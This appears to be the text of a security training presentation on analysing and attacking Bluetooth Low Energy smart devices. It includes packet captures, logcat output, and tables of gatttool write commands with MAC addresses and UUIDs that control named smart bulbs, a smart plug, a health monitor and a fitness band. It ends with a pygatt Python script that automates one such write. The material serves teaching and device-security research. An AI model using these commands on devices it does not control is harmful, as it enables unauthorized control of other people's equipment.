Attribute Data, Handle: 0x002a, Characteristic Handle: 0x002b, UUID: Unknown
▶ Handle: 0x002a: Unknown: GATT Characteristic Declaration)
▼ Characteristic Properties: 0x04, Write without Response
    0... .... = Extended Properties: False
    .0.. .... = Authenticated Signed Writes: False
    ..0. .... = Indicate: False
    ...0 .... = Notify: False
    .... 0... = Write: False
    .... .1.. = Write without Response: True
    .... ..0. = Read: False
    .... ...0 = Broadcast: False
▶ Characteristic Value Handle: 0x002b: Unknown)
  UUID: Unknown (0xfff3)
[UUID: GATT Characteristic Declaration (0x2803)]
```

EXPLOITATION – READ CHARACTERISTIC VALUE



EXPLOITATION – READ CHARACTERISTIC VALUE – REQUEST / RESPONSE

No.	Time	Source	Destination	Protocol	Length	Info
← 1	0…	localhost ()	remote ()	ATT	11	Sent Read Request, Handle: 0x0035 (Unknown)
→ 2	0…	remote ()	localhost ()	ATT	23	Rcvd Read Response, Handle: 0x0035 (Unknown)

```
▶ Frame 1: 11 bytes on wire (88 bits), 11 bytes captured (88 bits)
▶ Bluetooth
▶ Bluetooth Linux Monitor Transport
▶ Bluetooth HCI ACL Packet
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Read Request (0x0a)
    Handle: 0x0035 (Unknown)
    [Response in Frame: 2]
```

No.	Time	Source	Destination	Protocol	Length	Info
← 1	0…	localhost ()	remote ()	ATT	11	Sent Read Request, Handle: 0x0035 (Unknown)
→ 2	0…	remote ()	localhost ()	ATT	23	Rcvd Read Response, Handle: 0x0035 (Unknown)

```
▶ Frame 2: 23 bytes on wire (184 bits), 23 bytes captured (184 bits)
▶ Bluetooth
▶ Bluetooth Linux Monitor Transport
▶ Bluetooth HCI ACL Packet
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Read Response (0x0b)
    [Handle: 0x0035 (Unknown)]
    Value: 4d65746572506c75672d35373832
    [Request in Frame: 1]
```

EXPLOITATION – CHARACTERISTIC VALUE

Logcat

OnePlus ONEPLUS A3003 ab | No Debuggable Processes | Debug | Regex | No Filters

```
09-19 18:51:15.820 6964-6991/? I/System.out: 发送的数据f 5 4 0 0 0 5 ff ff
09-19 18:51:15.823 2435-2438/? E/WCNSS_FILTER: do_ioctl,tty_clock_flag=USERIAL_OP_CLK_OFF,clock=USERIAL_OP_CLK_ON
09-19 18:51:15.824 6964-6964/? I/CoverActivity: 开始扫描了
09-19 18:51:15.853 6964-6964/? D/BluetoothAdapter: get call process name: com.revogi.meterplug
    startLeScan(): null
09-19 18:51:15.856 6964-6964/? D/BluetoothAdapter: get call process name: com.revogi.meterplug
09-19 18:51:15.865 2194-2496/? E/bt_btif: bta_gattc_process_indicate, ignore HID ind/notificiation
09-19 18:51:15.867 6964-6964/? D/BluetoothAdapter: STATE_ON
09-19 18:51:15.870 6964-6991/? I/System.out: 返回的数据 tag=0  f f 4 0 0 0 0 0 0 0 e8 0 0 0 0 0 ed ff ff
09-19 18:51:15.877 2194-2776/? D/BtGatt.GattService: registerClient() - UUID=49b1b7fc-3dbf-41ab-b7a7-d8bb4915d174
09-19 18:51:15.879 2194-2271/? D/BtGatt.GattService: onClientRegistered() - UUID=49b1b7fc-3dbf-41ab-b7a7-d8bb4915d174, clientIf=8
09-19 18:51:15.880 6964-6978/? D/BluetoothLeScanner: onClientRegistered() - status=0 clientIf=8 mClientIf=0
09-19 18:51:15.881 2194-2778/? D/BtGatt.GattService: start scan with filters
09-19 18:51:15.888 2194-2319/? D/BtGatt.ScanManager: handling starting scan
09-19 18:51:15.898 2194-2271/? D/BtGatt.GattService: onScanFilterEnableDisabled() - clientIf=8, status=0, action=1
09-19 18:51:15.898 2194-2271/? D/BtGatt.ScanManager: callback done for clientIf - 8 status - 0
09-19 18:51:15.900 2194-2319/? D/BtGatt.ScanManager: configureFilterParamter 500 10000 1 0
09-19 18:51:15.903 2194-2271/? D/BtGatt.GattService: onScanFilterParamsConfigured() - clientIf=8, status=0, action=0, availableSpace=14
09-19 18:51:15.903 2194-2271/? D/BtGatt.ScanManager: callback done for clientIf - 8 status - 0
09-19 18:51:15.903 2194-2319/? D/BtGatt.ScanManager: configureRegularScanParams() - queue=2
    configureRegularScanParams() - ScanSetting Scan mode=2 mLastConfiguredScanSetting=0
    configureRegularScanParams - scanInterval = 8000configureRegularScanParams - scanWindow = 8000
09-19 18:51:16.176 6964-6991/? I/System.out: 发送的数据f 6 3 0 1 0 0 5 ff ff
09-19 18:51:16.245 2194-2496/? E/bt_btif: bta_gattc_process_indicate, ignore HID ind/notificiation
09-19 18:51:16.249 6964-6991/? I/System.out: 返回的数据 tag=0  f 4 3 0 0 4 ff ff
09-19 18:51:16.346 790-790/? E/cnss-daemon: Stale or unreachable neighbors, ndm state: 32
09-19 18:51:16.351 6089-6089/? E/YouTube: Volley request retry failed for type auyo
    bul: bgfa: Exception in CronetUrlRequest: net::ERR_PROXY_CONNECTION_FAILED, ErrorCode=11, InternalErrorCode=-130, Retryable=false
        at yqo.a(SourceFile:175)
        at ypn.run(Unknown Source)
        at java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1133)
        at java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:607)
        at yfr.run(SourceFile:12)
```


EXPLOITATION - CHARACTERISTIC VALUE


Logcat

OnePlus ONEPLUS A3003 ab | No Debuggable Processes | Debug | I/System.out: 发送的数据 | Regex | No Filters

```
09-19 18:49:14.375 6964-6991/? I/System.out: 发送的数据f 5 4 0 0 0 5 ff ff
09-19 18:49:23.031 6964-6991/? I/System.out: 发送的数据f 6 3 0 1 0 0 5 ff ff
09-19 18:49:23.084 6964-6991/? I/System.out: 发送的数据f 5 4 0 0 0 5 ff ff
09-19 18:49:27.693 6964-6991/? I/System.out: 发送的数据f 6 3 0 1 0 0 5 ff ff
09-19 18:49:27.745 6964-6991/? I/System.out: 发送的数据f 5 4 0 0 0 5 ff ff
09-19 18:49:38.554 6964-6991/? I/System.out: 发送的数据f 5 10 0 0 0 11 ff ff
09-19 18:49:38.627 6964-6991/? I/System.out: 发送的数据f 5 4 0 0 0 5 ff ff
09-19 18:49:38.828 6964-6991/? I/System.out: 发送的数据f 6 3 0 0 0 0 4 ff ff
09-19 18:49:45.764 6964-6991/? I/System.out: 发送的数据f 5 4 0 0 0 5 ff ff
09-19 18:49:49.434 6964-6991/? I/System.out: 发送的数据f 6 3 0 1 0 0 5 ff ff
09-19 18:49:55.771 6964-6991/? I/System.out: 发送的数据f 5 4 0 0 0 5 ff ff
09-19 18:50:05.778 6964-6991/? I/System.out: 发送的数据f 5 4 0 0 0 5 ff ff
09-19 18:50:15.786 6964-6991/? I/System.out: 发送的数据f 5 4 0 0 0 5 ff ff
09-19 18:50:25.789 6964-6991/? I/System.out: 发送的数据f 5 4 0 0 0 5 ff ff
09-19 18:50:35.804 6964-6991/? I/System.out: 发送的数据f 5 4 0 0 0 5 ff ff
09-19 18:50:45.804 6964-6991/? I/System.out: 发送的数据f 5 4 0 0 0 5 ff ff
09-19 18:50:55.813 6964-6991/? I/System.out: 发送的数据f 5 4 0 0 0 5 ff ff
09-19 18:51:05.821 6964-6991/? I/System.out: 发送的数据f 5 4 0 0 0 5 ff ff
09-19 18:51:12.683 6964-6991/? I/System.out: 发送的数据f 6 3 0 0 0 0 4 ff ff
09-19 18:51:15.820 6964-6991/? I/System.out: 发送的数据f 5 4 0 0 0 5 ff ff
09-19 18:51:16.176 6964-6991/? I/System.out: 发送的数据f 6 3 0 1 0 0 5 ff ff
09-19 18:51:25.828 6964-6991/? I/System.out: 发送的数据f 5 4 0 0 0 5 ff ff
```

EXPLOITATION – WRITE CHARACTERISTIC VALUE





EXPLOITATION – WRITE CHARACTERISTIC VALUE – REQUEST

Apply a display filter ... <⌘/> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
1	0…	localhost ()	remote ()	ATT	21	Sent Write Command, Handle: 0x002b (Unknown)
2	9…	localhost ()	remote ()	ATT	21	Sent Write Command, Handle: 0x002b (Unknown)

```
▶ Frame 1: 21 bytes on wire (168 bits), 21 bytes captured (168 bits)
▶ Bluetooth
▶ Bluetooth Linux Monitor Transport
▶ Bluetooth HCI ACL Packet
▶ Bluetooth L2CAP Protocol
▶ Opcode: Write Command (0x52)
  Handle: 0x002b (Unknown)
  Value: 0f06030000000004ffff
```

Apply a display filter ... <⌘/> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
1	0…	localhost ()	remote ()	ATT	21	Sent Write Command, Handle: 0x002b (Unknown)
2	9…	localhost ()	remote ()	ATT	21	Sent Write Command, Handle: 0x002b (Unknown)

```
▶ Frame 2: 21 bytes on wire (168 bits), 21 bytes captured (168 bits)
▶ Bluetooth
▶ Bluetooth Linux Monitor Transport
▶ Bluetooth HCI ACL Packet
▶ Bluetooth L2CAP Protocol
▶ Opcode: Write Command (0x52)
  Handle: 0x002b (Unknown)
  Value: 0f06030001000005ffff
```

BLE SMART DEVICES – EXPLOITS

EXPLOIT – ILINK SMART BULB

Feature	Sub-Procedure	Tool
Mac Address	A8:DF:24:06:96:AD	HCITOOL LESCAN
Service	0000A032-0000-1000-8000-00805F9B34FB	gattool -I >primary
Characteristic	0000A040-0000-1000-8000-00805F9B34FB	gatttool -I >Characteristics
Light On	0X55AA0108050204	char-write-cmd 0x000c 0x55aa0108050204
Light Red	0X55AA030802FF0000F4	char-write-cmd 0x000c 0x55aa030802ff0000f4
Light Green	0X55AA03080200FF00F4	char-write-cmd 0x000c 0x55aa03080200ff00f4
Light Blue	0X55AA0308020000FFF4	char-write-cmd 0x000c 0x55aa0308020000fff4

EXPLOIT – REVOGI SMART METER

Feature	Sub-Procedure	Tool
Mac Address	F0:C7:7F:1C:57:82	HCITOOL LESCAN
Service	0000FFF0-0000-1000-8000-00805F9B34FB	gatttool -I >primary
Characteristic	0000FFF3-0000-1000-8000-00805F9B34FB	gatttool -I >Characteristics
Meter ON	0x0F06030001000005FFFF	char-write-cmd 0x002b 0F06030001000005FFFF
Meter OFF	0x0F06030000000004FFFF	char-write-cmd 0x002b 0F06030000000004FFFF

EXPLOIT – DR.TRUST SMART MONITOR

Feature	Sub-Procedure	Tool
Mac Address	59:4B:00:00:20:93	HCITOOL LESCAN
Service	0000FFF0-0000-1000-8000-00805F9B34FB	gattool -I >primary
Characteristic	0000FFF2-0000-1000-8000-00805F9B34FB	gatttool -I >Characteristics
Start Monitor	0X0002034045	
Stop Monitor	0X0002034449	

EXPLOIT – MAGIC BLUE SMART BULB

Feature	Sub-Procedure	Tool
Mac Address	F8:1D:78:60:79:89	HCITOOL LESCAN
Service	0000FFE5-0000-1000-8000-00805F9B34FB	gattool -I >primary
Characteristic	0000FFE9-0000-1000-8000-00805F9B34FB	gatttool -I >Characteristics
Light On	0XCC2333	char-write-cmd 0x000b 0xcc2333
Light Red	0X56FF000000F0AA	char-write-cmd 0x000b 0x56ff000000f0aa
Light Green	0X5600FF0000F0AA	char-write-cmd 0x000b 0x5600ff0000f0aa
Light Blue	0X560000FF00F0AA	char-write-cmd 0x000b 0x560000ff00f0aa

EXPLOIT – FASTRACK REFLEX SMART BAND

Feature	Sub-Procedure	Tool
Mac Address	EB:78:B7:43:CE:0C	HCITOOL LESCAN
Service	D0A2FF00-2996-D38B-E214-86515DF5A1DF	gattool -I >primary
Characteristic	7905FF01-B5CE-4E99-A40F-4B1E122D00D0	gatttool -I >Characteristics
Call	0XBE0601FE0A6861636B656420 0XBE0602FE0F796F750AFFFFFFFFFF	char-write-cmd 0x0017 0xbe0601fe0a6861636b656420 char-write-cmd 0x0017 0xbe0602fe0f796f750affffffffff

AUTOMATION - PYTHON

AUTOMATION

- Why Automation
- Language - python
- Get along with the library
- Write an exploit code

AUTOMATION – PYGATT

- Python wrapper for gatttool
- Used to execute the gatttool commands directly
- Open source wrapper
- Reading ad writing to GATT descriptors

AUTOMATION – PYGATT – DEMO


```
import pygatt

BD_address = ""  # BT address of the device

uuid = "" # Service UUID

adapter = pygatt.GATTToolBackend()

adapter.start()

device = adapter.connect(BD_address,timeout=10)

device.char_write(uuid, bytearray([0x0F, 0x06, 0x03, 0x00, 0x00, 0x00, 0x00, 0x04, 0xFF, 0xFF])) #Value in HEX format

adapter.stop()
```

QA

End of Presentation
ANY QUESTIONS?
memecreator.org

WHAT?
WHY?
WHERE?
WHEN?
HOW?
WHO?
WHICH?
WHOSE?
WHERE?
HOW? WHO?
WHO? WHERE? WHAT? HOW?
WHAT? HOW? WHY?
HOW?

WE ARE CLOSE.....

LONG STORY.....SHORT

- BLE History and Version
- BLE stack
  - Advertisement Packet
  - Scan Packet
  - Control Packet
  - Data Packet
  - SMP Packet
- GAP
- GATT / ATT
- Analyse BLE device [HCI tool, btmon, gattool]
- Attack BLE devices [btlejuice, python]
- Analyse BLE device [HCI tool, btmon, gattool]
- Attack BLE devices [btlejuice, python]

FINISH – START PRACTICE

ABOUT

- Github

https://github.com/just2exploit

- Blog - Just2Exploit

https://just2secure.blogspot.com

- Linkedin

https://www.linkedin.com/in/nallamuthus/

https://www.linkedin.com/in/mounish-p-2250207a/